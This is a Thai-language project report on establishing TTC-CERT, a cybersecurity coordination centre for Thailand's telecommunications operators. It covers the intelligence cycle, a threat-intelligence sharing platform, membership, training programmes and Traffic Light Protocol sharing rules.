เนื่องจากสถานการณ์การแพร่ระบาดของภัยคุกคามทางไซเบอร์นั้น ทั้งสถาบันการเงินและภาคอุตสาหกรรมประกันภัย ต่างก็มีความเสี่ยงในการถูกโจมตี การทำธุรกรรมต่าง ๆ ของภาคการเงิน หรือในอุตสาหกรรมอื่น ๆ ล้วนต้องอาศัยโครงข่ายโทรคมนาคม หากโครงข่ายโทรคมนาคมได้รับผลกระทบจากการถูกโจมตีด้วยภัยคุกคามทางไซเบอร์ ก็ย่อมส่งผลกระทบต่อธุรกรรมทางการเงินและอิเล็กทรอนิกส์ของภาคส่วนอื่น ๆ ไปด้วย จึงมีความจำเป็นโดยเร่งด่วนที่จะต้องสนับสนุนผู้ประกอบกิจการโทรคมนาคมให้มีการพัฒนาจัดตั้งศูนย์ TTC-CERT

1.1.4. วงรอบข่าวกรอง[8] เป็นกรรมวิธีที่จัดตั้งขึ้นเพื่อให้ได้ข่าวกรองตามวัตถุประสงค์ ซึ่งเป็นกิจกรรมที่ต่อเนื่องกันไม่มีที่สิ้นสุด และขั้นตอนต่าง ๆ ของวงรอบข่าวกรองมีความสำคัญเท่ากันหมด ถ้าขั้นตอนของวงรอบข่าวกรองขั้นตอนใดล้มเหลวมีผลให้ขั้นตอนอื่นต้องล้มเหลวไปด้วย วงรอบข่าวกรองเริ่มต้นจากภารกิจขององค์กร แบ่งออกเป็น 4 ขั้นตอน คือ

(1) การวางแผน แบ่งเป็น กำหนดความต้องการข่าวกรอง การคัดเลือกเจ้าหน้าที่รวบรวมข่าวสาร การคัดเลือกเครื่องมือในการรวบรวมข่าวสาร

(2) การรวบรวมข่าวสาร คือ การแสวงหาข่าวสารอย่างมีระบบ คัดเลือกเจ้าหน้าที่รวบรวมข่าวสาร การพิจารณาหาแหล่งข่าวสาร และการดำเนินการรวบรวมข่าวสาร

(3) การกำหนดกรรมวิธี แบ่งออกเป็น 3 ขั้น ได้แก่ การบันทึก การประเมินค่า การวิเคราะห์และการตีความ

(4) การกระจายและการใช้ข่าวกรอง ให้ผู้ที่มีส่วนเกี่ยวข้องและผู้ที่ต้องการใช้

1.1.5. ข่าวกรองภัยคุกคามทางไซเบอร์ (Cyber Threat Intelligence) เป็นข้อมูลที่องค์กรสามารถใช้ต่อต้านภัยคุกคามทางไซเบอร์ ซึ่งข้อมูลดังกล่าวต้องได้รับการวิเคราะห์ ประเมินค่า และตีความก่อน เพื่อให้ได้ข้อมูลเชิงลึกที่นำไปใช้ได้จริง ดังนั้นข่าวกรองภัยคุกคามทางไซเบอร์จึงกลายเป็นข้อมูลหลังจากที่ได้รับการรวบรวม วิเคราะห์ ประเมินค่า และตีความเพื่อให้สามารถใช้ในการตัดสินใจอย่างถูกต้องและทันเวลา

1.1.6. ขั้นตอนที่เกี่ยวข้องกับระบบ Platform การแลกเปลี่ยนข้อมูลกับวงรอบข่าวกรอง มีดังต่อไปนี้

การรวบรวมข่าวสาร - ระบบ Platform การแลกเปลี่ยนข้อมูลจะรวมข้อมูลจากหลาย feed รวมถึง Structured Threat Information eXpression (STIX), Extensible Markup Language (XML), JavaScript Object Notation (JSON), Open Indicators of Compromise (OpenIOC) เป็นต้น สิ่งสำคัญคือ ต้องรวมข้อมูลจากแหล่งข้อมูลภายใน เช่น ข้อมูลภัยคุกคามทางไซเบอร์ของสมาชิก และแหล่งข้อมูลภายนอก เช่น แหล่งข่าวเปิด Darkweb เป็นต้น ทั้งนี้ ยิ่งข้อมูลภัยคุกคามทางไซเบอร์มีรายละเอียดและมีคุณภาพมากเท่าไหร่ ระบบ Platform การแลกเปลี่ยนข้อมูลก็ยิ่งมีประสิทธิภาพมากขึ้นเท่านั้น

การกำหนดกรรมวิธี

[8] "เอกสารนำประกอบการเรียนหลักสูตร ผู้ช่วยนายทหารฝ่ายการข่าว." http://j2.rtarf.mi.th/j2/EB/เอกสารนำประกอบการเรียนหลักสูตรผู้ช่วยนายทหารฝ่ายการข่าว.pdf. Accessed 28 Sep. 2020.

- ระบบ Platform การแลกเปลี่ยนข้อมูล จะบันทึกข้อมูลภัยคุกคามทางไซเบอร์ในรูปแบบฐานข้อมูล เพื่อให้ง่ายต่อการเข้าถึงและการวิเคราะห์ข้อมูล
- การ Correlation - ระบบ Platform การแลกเปลี่ยนข้อมูลจะจัดเรียงข้อมูล จัดระเบียบข้อมูล ด้วย metadata tag และกำจัดข้อมูลที่ไม่เกี่ยวข้องหรือซ้ำซ้อนออกไปจากกระบวนการการวิเคราะห์ของระบบ จากนั้นจะค้นหารูปแบบและความสัมพันธ์เพื่อวิเคราะห์รูปแบบภัยคุกคามทางไซเบอร์โดยอัตโนมัติ
- การ Contextualization - บริบท (context) เป็นกุญแจสำคัญในวิเคราะห์ข้อมูลภัยคุกคามทางไซเบอร์ หากบริบทของข้อมูลภัยคุกคามทางไซเบอร์ไม่ชัดเจนหรือไม่สมบูรณ์ จะทำให้นักวิเคราะห์อาจมองข้ามภัยคุกคามทางไซเบอร์ที่เกิดขึ้นได้ ระบบ Platform การแลกเปลี่ยนข้อมูลจะเพิ่มเติมบริบทให้กับข้อมูลภัยคุกคามทางไซเบอร์เพื่อลด false positives ด้วยการเพิ่มข้อมูลที่จำเป็น เช่น IP location, network, และ domain blocklists เป็นต้น เพื่อให้ทีมรักษาความปลอดภัยมีข้อมูลเกี่ยวกับภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นให้มากที่สุด
- การวิเคราะห์ภัยคุกคาม - ระบบ Platform การแลกเปลี่ยนข้อมูล จะวิเคราะห์ตัวบ่งชี้ภัยคุกคาม (threat indicator) แบบเรียลไทม์เพื่อดูความสัมพันธ์ระหว่างข้อมูลภัยคุกคามทางไซเบอร์

การกระจายและการใช้ข่าวกรอง

- การกระจายข้อมูลภัยคุกคาม - ระบบ Platform การแลกเปลี่ยนข้อมูลจะเป็นระบบกลางที่ใช้กระจายข้อมูลภัยคุกคามทางไซเบอร์ให้กับสมาชิก โดยมีการกำหนดสิทธิ์การเข้าถึงข้อมูลในระบบและการพิสูจน์ตัวตนก่อนเข้าใช้งานระบบทุกครั้ง
- การ Integration - ระบบ Platform การแลกเปลี่ยนข้อมูล สามารถทำงานร่วมกับอุปกรณ์รักษาความปลอดภัยที่องค์กรใช้ โดยระบบสามารถส่งข้อมูลภัยคุกคามที่ได้รวบรวมและวิเคราะห์ ไปยังสมาชิกและหน่วยงานที่เกี่ยวข้อง เพื่อเพิ่มประสิทธิภาพในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ของอุปกรณ์รักษาความปลอดภัยที่องค์กรใช้งาน

2.2. กรอบแนวคิด

สมาชิกของศูนย์ TTC-CERT มีสองประเภท คือ

(1) สมาชิกประเภทผู้ประกอบกิจการโทรคมนาคม โดยสมาชิกประเภทนี้ต้องมีคุณสมบัติเป็นผู้ประกอบกิจการโทรคมนาคมที่ได้รับใบอนุญาตประกอบกิจการโทรคมนาคมจาก กสทช. ประเภทใดประเภทหนึ่ง ซึ่งคณะทำงานดำเนินการศูนย์ TTC-CERT ได้พิจารณาเห็นชอบให้เป็นสมาชิกแล้ว โดยที่สมาชิกประเภทนี้ได้รับสิทธิประโยชน์ในด้านการเฝ้าระวังภัยคุกคามทางไซเบอร์ โดยมีระบบการเตือนและแลกเปลี่ยนภัยคุกคามทางไซเบอร์ระหว่างสมาชิก มีส่วนช่วยลดช่องโหว่และความเสี่ยงที่สมาชิกจะถูกโจมตีจากภัยคุกคามทางไซเบอร์ดังกล่าว ช่วยลดความเสียหายและค่าใช้จ่ายที่เกิดขึ้นจากภัยคุกคามทางไซเบอร์ และทำให้สามารถฟื้นจากความเสียหายได้เร็ว นอกจากนี้ ยังส่งผลดีต่อภาพลักษณ์ของอุตสาหกรรมโทรคมนาคมตลอดจนเป็นการสร้างความเชื่อมั่นต่อผู้ใช้บริการโทรคมนาคม และผู้ใช้บริการการเงินและธุรกรรมทางอิเล็กทรอนิกส์ผ่านโครงข่ายโทรคมนาคมอีกด้วย ทั้งนี้ ปัจจุบันได้มีผู้ประกอบกิจการโทรคมนาคมหลายรายซึ่งเห็นด้วยกับแนวทางการจัดตั้งศูนย์ TTC-CERT ได้ลงนามบันทึกความร่วมมือด้านการสร้างความตระหนักในด้านการรักษาความมั่นคงปลอดภัยไซเบอร์ระหว่างผู้ประกอบกิจการโทรคมนาคมแล้วเมื่อ 1 มีนาคม 2562

(2) สมาชิกประเภทบุคคลทั่วไป เปิดรับให้กับประชาชนที่ใช้บริการโทรคมนาคม การเงิน หรือธุรกรรมทางอิเล็กทรอนิกส์ผ่านโครงข่ายโทรคมนาคม ที่ประสงค์จะรับทราบข้อมูลข่าวสารความเคลื่อนไหวเกี่ยวกับภัยคุกคามต่าง ๆ ที่อาจมีผลกระกระทบต่อการใช้บริการโทรคมนาคมผ่าน Email (หรือสื่ออื่น ๆ ตามความเหมาะสม) เพื่อให้บุคคลทั่วไปมีความมั่นใจและสามารถใช้บริการโทรคมนาคมได้อย่างปลอดภัย และเพื่อให้เป็นประโยชน์สาธารณะ

1.1.1. กรอบการจัดกิจกรรมงานสาธารณะ

ศูนย์ TTC-CERT จะจัดงานแถลงข่าว 1 ครั้งตลอดระยะเวลาดำเนินโครงการ 3 ปี โดยเป็นการจัดงานเปิดตัวศูนย์ TTC-CERT ต่อสื่อมวลชน เพื่อสื่อสารในการจัดตั้ง Telecommunications CERT ขึ้นเป็นครั้งแรกในประเทศไทย โดยศูนย์ TTC-CERT จะเรียนเชิญ กสทช. กองทุน กทปส. กระทรวงดิจิทัลเพื่อเศรษฐกิจและสังคม คณะกรรมการ สทค. และผู้ประกอบกิจการโทรคมนาคมที่เป็นสมาชิก ร่วมกันแถลงข่าว เพื่อสร้างความเชื่อมั่นเกี่ยวกับความมั่นคงปลอดภัยทางไซเบอร์ให้กับหน่วยงานและประชาชนผู้ใช้บริการโทรคมนาคม การเงินหรือธุรกรรมทางอิเล็กทรอนิกส์ผ่านโครงข่ายโทรคมนาคม ตลอดจนนักลงทุนต่าง ๆ ที่เกี่ยวข้อง

1.1.2. กรอบการจัดกิจกรรมเพื่อพัฒนาบุคลากรสำหรับผู้ประกอบกิจการโทรคมนาคม

การจัดกิจกรรมการพัฒนาบุคลากร (Capacity Building Program) มีวัตถุประสงค์หลัก 2 ประการ คือ

(1) การฝึกอบรมบุคลากรให้มีความรู้เกี่ยวกับการรักษาความมั่นคงปลอดภัยทางไซเบอร์ เนื่องจากบุคลากรด้านไซเบอร์ในอุตสาหกรรมโทรคมนาคมมีความขาดแคลนอย่างมาก จึงมีความจำเป็นต้องจัดกิจกรรมฝึกอบรมให้กับผู้ประกอบกิจการที่เข้าร่วมโครงการมีความรู้ และความเชี่ยวชาญในด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์

(2) เพื่อสร้างความเชื่อมั่นและไว้วางใจ (Trust) ระหว่างผู้ประกอบกิจการ เนื่องจากผู้ประกอบกิจการโทรคมนาคม เป็นคู่แข่งขันอยู่ในอุตสาหกรรมเดียวกัน การเปิดเผยข้อมูลระหว่างกันด้วยความสมัครใจนั้น เป็นสิ่งที่ไม่ที่สามารถทำได้โดยง่ายหากผู้ประกอบกิจการขาดความเชื่อมั่นและไว้วางใจ (Trust) ระหว่างกัน จึงจำเป็นต้องมีกระบวนการทำความเข้าใจกับสมาชิก โดยขอให้สมาชิกสามารถดำเนินกิจกรรมการแข่งขันในทางการตลาดไปตามปกติ ส่วนกิจกรรมการรักษาความมั่นคงปลอดภัยในไซเบอร์ขอให้สมาชิกดำเนินการร่วมกันเป็นทีม เพื่อสร้างความความมั่นคงปลอดภัยให้กับอุตสาหกรรม และสร้างความเชื่อมั่นให้กับประชาชนผู้ใช้บริการ โดยมีการสร้างความไว้วางใจซึ่งกันและกัน ผ่านการทำกิจกรรมต่าง ๆ ร่วมกัน

กรอบการจัดกิจกรรม Capacity Building มีเป้าหมายในการจัดทั้งหมด 3 ครั้ง มีระยะห่าง 8-9 เดือนต่อครั้ง ซึ่งอาจมีการเรียนเชิญวิทยากรจากต่างประเทศด้วย

1.1.3. กรอบการจัดงานสัมมนาเผยแพร่ความรู้เพื่อประโยชน์สาธารณะ

ศูนย์ TTC-CERT จะจัดงานสัมมนาเผยแพร่ความรู้ทางวิชาการด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ให้กับผู้ประกอบกิจการโทรคมนาคม สำนักงาน กสทช. กระทรวงดิจิทัลเพื่อเศรษฐกิจและสังคม ตลอดจนประชาชนผู้ใช้บริการโทรคมนาคม และบริการธุรกรรมทางอิเล็กทรอนิกส์ผ่านโครงข่ายโทรคมนาคม เพื่อให้เป็นประโยชน์ต่อสาธารณะอย่างแท้จริง กำหนดการจัดงานสัมมนาทั้งหมด 1 ครั้ง

1.1.4. กรอบเกณฑ์การกำหนดการแลกข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม

เกณฑ์การกำหนดการแลกเปลี่ยนข้อมูล หรือ Traffic Light Protocol (TLP) เป็นการกำหนดเกณฑ์การแลกเปลี่ยนข้อมูลของกลุ่มผู้ประกอบกิจการโทรคมนาคม เพื่อ (1) สร้างกลไกในการควบคุมและส่งเสริมให้เกิดการแลกเปลี่ยนข้อมูลทั้งภายในและภายนอกกลุ่มได้อย่างเหมาะสม (2) เพื่อให้เกิดสร้างความมั่นใจว่าข้อมูลที่อ่อนไหว (sensitive information) จะถูกส่งให้กับผู้รับหรือกลุ่มผู้รับข่าวสารที่ถูกต้อง (3) เพื่อสร้างความเข้าใจและความไว้วางใจระหว่างผู้ส่งและผู้รับข่าวสารในการแลกเปลี่ยนข้อมูล โดยที่ข้อมูลที่แลกเปลี่ยนจะประกอบไปด้วยข้อมูล Incident Report และ News & Event Sharing

ตัวอย่างของ TLP ประกอบด้วย (1) TLP:Red คือ ผู้รับไม่สามารถส่งต่อข้อมูลได้ เนื่องจากอาจส่งผลกระทบต่อการดำเนินงานหรือความเป็นส่วนตัว (2) TLP:Amber+Strict คือ สามารถเปิดเผยได้เฉพาะภายในหน่วยงานของผู้รับข้อมูลเท่านั้น (2) TLP:Amber คือ สามารถเปิดเผยได้เฉพาะภายในหน่วยงานของผู้รับข้อมูลและหรือลูกค้าของผู้รับข้อมูลที่เกี่ยวข้องเท่านั้น (3) TLP:Green คือ สามารถเปิดเผยให้กับหน่วยงานทั้งภายในและภายนอกที่เกี่ยวข้องได้ตามสมควรแต่ต้องไม่แพร่สู่สาธารณะ และ (4) TLP:Clear คือ ข้อมูลที่อนุญาตให้เผยแพร่สู่สาธารณะได้ เป็นต้น

2.3. รูปการจัดกิจกรรม งานแถลงข่าว และจัดทำเว็บไซต์

ในการทำกิจกรรมงานแถลงข่าวและการจัดทำเว็บไซต์ ทางศูนย์ TTC-CERT ได้จัดการแถลงข่าวถึงการจัดตั้งดำเนินงานของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์สำหรับกิจการโทรคมนาคม จำนวน 1 ครั้ง เพื่อนำเสนอและสื่อไปยังบุคคลภายนอก ในภารกิจ เป้าหมายและกิจการของศูนย์ TTC-CERT โดยจะเป็นการสร้างความเชื่อมั่นให้แก่ผู้ประกอบกิจการโทรคมนาคมและผู้ใช้งานทั่วไป ทั้งนี้ ทางทีมวิจัยได้จัดการแถลงข่าวไปในเดือน มีนาคม พ.ศ. 2564 โดยมีเป้าหมายผู้เข้าร่วมงานจำนวน 100 คน เป็นทั้งแขกผู้มีเกียรติและนักข่าว

สำหรับการจัดทำเว็บไซต์ ทางทีมวิจัยได้ออกแบบและจัดทำเนื้อหาของเว็บไซต์ซึ่งบุคคลภายนอกสามารถเข้าถึงข้อมูลที่เป็นประโยชน์ได้ที่ https://www.ttc-cert.or.th/ โดยมีรายละเอียดตาม **ภาพที่ 1**

ภาพที่ 1 *แสดงหน้าเว็บไซต์ของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (https://www.ttc-cert.or.th/)*

2.4. รูปแบบและลักษณะการจัดกิจกรรมการพัฒนาบุคลากร (Capacity Building Program)

ในปัจจุบันบริษัทและองค์กรต่าง ๆ ลงทุนในระบบตรวจจับและป้องกันภัยคุกคามทางไซเบอร์มีมูลค่าหลายล้านบาทสำหรับซอฟต์แวร์และฮาร์ดแวร์ เพื่อปกป้องทรัพย์สินมีค่าของบริษัทและองค์กร การสร้างการตระหนักรู้ด้านความมั่นคงปลอดภัยในการใช้ทรัพยากรสารสนเทศภายในองค์กร (security awareness training) เป็นด่านแรกในการปกป้องทรัพย์สินมีค่าของบริษัทและองค์กร อีกทั้งการสร้างความตระหนักรู้ด้านความมั่นคงปลอดภัยอย่างสม่ำเสมอ จะช่วยให้การรักษาความปลอดภัยทางไซเบอร์ถูกหล่อหลอมจนกลายเป็น ส่วนหนึ่งในวัฒนธรรมขององค์กร นอกจากนี้ การมีจิตสำนึกต่อส่วนรวมก็ยังเป็นเครื่องมือที่ทรงพลังและมีความสำคัญอย่างมากสำหรับบริษัทและองค์กรต่าง ๆ ทั้งนี้ซอฟต์แวร์และฮาร์ดแวร์ที่เหมาะสม พร้อมกับทรัพยากรบุคคลด้านความปลอดภัยทางไซเบอร์ระดับมืออาชีพ สามารถปกป้องทรัพย์สินมีค่าของบริษัทและองค์กร จากการรั่วไหลของข้อมูล ข้อมูลถูกเปิดเผยโดยไม่ได้รับอนุญาต และการโจมตีในรูปแบบต่าง ๆ ทางไซเบอร์ เป็นต้น ดังนั้นการจัดกิจกรรมการพัฒนาบุคลากร

ด้านความปลอดภัยทางไซเบอร์ จะส่งเสริมให้สมาชิกมีการ เตรียมพร้อมด้านทรัพยากรบุคคลสำหรับความท้าทายด้านความปลอดภัยทางไซเบอร์ในปัจจุบันที่เปลี่ยนแปลงไปอย่างรวดเร็ว

2.4.1. รูปแบบการดำเนินการ

2.4.1.1. กลุ่มเป้าหมาย : ผู้เข้าร่วมกิจกรรมโดยเป็นผู้แทนจากสมาชิก จำนวน 10 - 25 คน

2.4.1.2. วิธีการ : จัดกิจกรรมการพัฒนาบุคลากรในรูปแบบห้องเรียน (Classroom-Style) - เป็นวิธีการที่ผู้เข้าร่วมอบรมจะรวมตัวกันทั้งภายในห้องหรือภายนอกห้องก็ได้ เพื่อเข้าร่วมการฝึกอบรมโดยเฉพาะ โดยมีผู้เข้าร่วมกิจกรรมจำนวน 10-25 คน เป็นเวลาอย่างน้อย 2 วันต่อครั้ง ทั้งโครงการจะจัดกิจกรรมเป็นจำนวน 3 ครั้ง

2.4.1.3. วันและเวลาการจัดกิจกรรมการพัฒนาบุคลากร : ครั้งที่ 1 เดือนกันยายน 2564 โดยมีการฝึกอบรมหัวข้อเกี่ยวกับ How to be an Incident Responder ครั้งที่ 2 เดือนมิถุนายน 2565 โดยมีการฝึกอบรมหัวข้อเกี่ยวกับ Incident Response and Threat Hunting และ ครั้งที่ 3 เดือนสิงหาคม 2566 โดยมีการฝึกอบรมหัวข้อเกี่ยวกับ Basic Malware Analysis with MISP: Techniques for Detection, Attribution, and Enrichment

2.4.2. รายละเอียดการฝึกอบรม

2.4.2.1. ครั้งที่ 1 หัวข้อ How to be an Incident Responder

2.4.2.2. ครั้งที่ 2 หัวข้อ Incident Response and Threat Hunting

2.4.2.3. ครั้งที่ 3 หัวข้อ Basic Malware Analysis with MISP: Techniques for Detection, Attribution, and Enrichment

2.5. รูปแบบและลักษณะการจัดงานสัมมนาเผยแพร่ความรู้เพื่อประโยชน์สาธารณะ

เมื่อศูนย์ TTC-CERT ได้ดำเนินการวิจัยในระยะเวลาหนึ่ง มีองค์ความรู้พอเพียงที่จะเผยแพร่ต่อสาธารณะได้ จะจัดให้มีการสัมมนาเผยแพร่ความรู้เพื่อประโยชน์สาธารณะ ประมาณการจัดการสัมมนาในเดือนธันวาคม พ.ศ. 2565 จำนวน 1 ครั้ง มีเป้าหมายผู้เข้าร่วมประชุมจำนวนทั้งสิ้น 150 คน

ในการจัดสัมมนาครั้งนี้จะครอบคลุมเนื้อหาที่เกี่ยวกับการดำเนินการของศูนย์ฯ และนำผลการวิจัยอันที่จะนำไปใช้ประโยชน์ต่อผู้ประกอบกิจการโทรคมนาคมและต่อสาธารณะได้ โดยเมื่อถึงเวลาใกล้กับกำหนดเวลาการจัดสัมมนา ทางศูนย์ TTC-CERT จะระบุรายละเอียดการจัดสัมมนาอีกครั้งหนึ่งต่อไป

2.6. รูปแบบและลักษณะของโครงการระบบ Platform การแลกเปลี่ยนข้อมูล


ระบบ Platform การแลกเปลี่ยนข้อมูล เป็นเทคโนโลยีที่ช่วยให้องค์กรสามารถรวบรวม เชื่อมโยง และวิเคราะห์ข้อมูลภัยคุกคามทางไซเบอร์จากแหล่งข้อมูลต่าง ๆ ได้แบบเรียลไทม์ โดยแหล่งข้อมูล เป็นข้อมูลจากแหล่งข้อมูลเปิด และแหล่งข้อมูลจากบริษัทด้านภัยคุกคามทางไซเบอร์ เพื่อ

สนับสนุนการดำเนินการป้องกันภัยคุกคามทางไซเบอร์ขององค์กร ซึ่งระบบดังกล่าวจะช่วยจัดการกับปริมาณข้อมูลที่เพิ่มขึ้นจากอุปกรณ์ด้านเทคโนโลยีสารสนเทศและอุปกรณ์ด้านการรักษาความปลอดภัยขององค์กร และจะช่วยทีมรักษาความปลอดภัยขององค์กรในการระบุภัยคุกคามทางไซเบอร์ที่เกี่ยวข้องกับองค์กรของตน ด้วยการนำเข้าข้อมูลภัยคุกคามทางไซเบอร์จากแหล่งที่เชื่อถือได้ และนำข้อมูลดังกล่าวมาเชื่อมโยงและวิเคราะห์ แล้วส่งออกข้อมูลไปยังระบบรักษาความปลอดภัยขององค์กร หรือนำข้อมูลดังกล่าวมาวิเคราะห์โดยนักวิเคราะห์ภัยคุกคามทางไซเบอร์ขององค์กร

ข่าวกรองภัยคุกคามทางไซเบอร์เป็นสิ่งจำเป็นสำหรับองค์กรทุกรูปแบบและทุกขนาด โดยระบบ Platform การแลกเปลี่ยนข้อมูล จะทำให้กระบวนการรวบรวมและวิเคราะห์ข้อมูลเป็นไปโดยอัตโนมัติ ช่วยให้นักวิเคราะห์สามารถระบุตรวจสอบและตอบสนองต่อภัยคุกคามทางไซเบอร์ได้อย่างรวดเร็ว

2.6.1. ความสามารถของระบบ Platform การแลกเปลี่ยนข้อมูล

ระบบ Platform การแลกเปลี่ยนข้อมูล จะมีความสามารถพื้นฐานอย่างน้อยดังนี้



ภาพที่ 2 *แสดงความสามารถพื้นฐานของระบบ Platform การแลกเปลี่ยนข้อมูลในภาพรวม*


การรวบรวมข้อมูล - สามารถรวบรวมข้อมูลภัยคุกคามทางไซเบอร์จากสมาชิกศูนย์ TTC-CERT ข้อมูลจากแหล่งข้อมูลต่าง ๆ ทั้งภายในและภายนอกองค์กร หรือรวบรวมข้อมูลภัยคุกคามทางไซเบอร์ผ่านช่องทางของระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) เช่น แหล่งข่าวเปิดจากภายนอก แหล่งข่าวจากบริษัทด้านความมั่นคงปลอดภัยไซเบอร์ แหล่งข่าวจากรัฐบาล แหล่งข่าวจาก Trusted Sharing Communities (ISACs) และ แหล่งข่าวในภาคส่วนโทรคมนาคม เป็นต้น และนำข้อมูลเหล่านั้นเข้าสู่ระบบเพื่อเป็นฟีดจากส่วนกลาง (centralized feed) ของภาคส่วนโทรคมนาคม

การวิเคราะห์และประมวลผลข้อมูล - สามารถวิเคราะห์และจัดการข้อมูลภัยคุกคามทางไซเบอร์จากการรวบรวมข้อมูล โดยเชื่อมโยงความสัมพันธ์ของตัวบ่งชี้ภัยคุกคามทางไซเบอร์ได้โดยอัตโนมัติ

การแลกเปลี่ยนและบูรณาการข้อมูล - สามารถแบ่งปัน แลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ให้กับสมาชิกศูนย์ TTC-CERT หรือหน่วยงานภายนอก ตามข้อตกลงที่ระบุไว้ในเอกสารเกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม นอกจากนี้ ข้อมูลที่ถูกวิเคราะห์และประมวลผล โดยระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ สามารถถูกส่งไปยังอุปกรณ์หรือระบบรักษาความปลอดภัย ที่สามารถใช้สำหรับตรวจสอบและเฝ้าระวังภัยคุกคามทางไซเบอร์ได้

2.6.2. ภาพรวมการนำเข้า เผยแพร่ และแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์

